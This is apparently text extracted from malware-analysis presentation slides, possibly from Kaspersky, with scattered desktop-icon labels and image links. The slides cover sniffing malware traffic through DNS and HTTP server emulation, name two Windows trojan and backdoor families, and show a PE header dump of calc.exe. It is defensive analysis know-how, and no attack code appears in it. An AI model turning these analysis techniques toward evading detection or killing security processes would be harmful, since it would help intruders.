
My Network Places



Recycle Bin



Internet Explorer



Untitled - Notepad

Saburex: Applying the tool



My Documents



My Computer



My Network
Places




Recycle Bin




Internet
Explorer



System evolution



Microsoft.NET in the wild



Sniffing malware communication

Methods:

- ❖ Analysis of Windows network monitor
- ❖ Catching DNS requests (server emulation)
- ❖ Catching HTTP request (server emulation)
- ❖ Implementing IP packet filter



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer

Trojan-Downloader.Win32.Small.eup




Start

KASPERSKY
EN 1:49 PM

Packet Filtering Explained



Backdoor.Win32.IRCBot.ach



Advanced techniques

- ❖ Viewing PE header
- ❖ Ways of terminating a process
- ❖ Dumping loaded executable image
- ❖ Extracting string data from binary images

Viewing PE header

```
ntsd calc
File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
 14C machine (i386)
   3 number of sections
3B7D8410 time date stamp Sat Aug 18 00:52:32 2001


  0 file pointer to symbol table
  0 number of symbols
E0 size of optional header
10F characteristics
    Relocations stripped
    Executable
    Line numbers stripped
    Symbols stripped
    32 bit word machine

OPTIONAL HEADER VALUES
 10B magic #
  7.00 linker version
12800 size of code
 9600 size of initialized data
   0 size of uninitialized data
12475 address of entry point
 1000 base of code
----- new -----
01000000 image base
 1000 section alignment
  200 file alignment
   2 subsystem (Windows GUI)
 5.01 operating system version
 5.01 image version
 4.00 subsystem version
1F000 size of image
  400 size of headers
2317D checksum
00040000 size of stack reserve
```

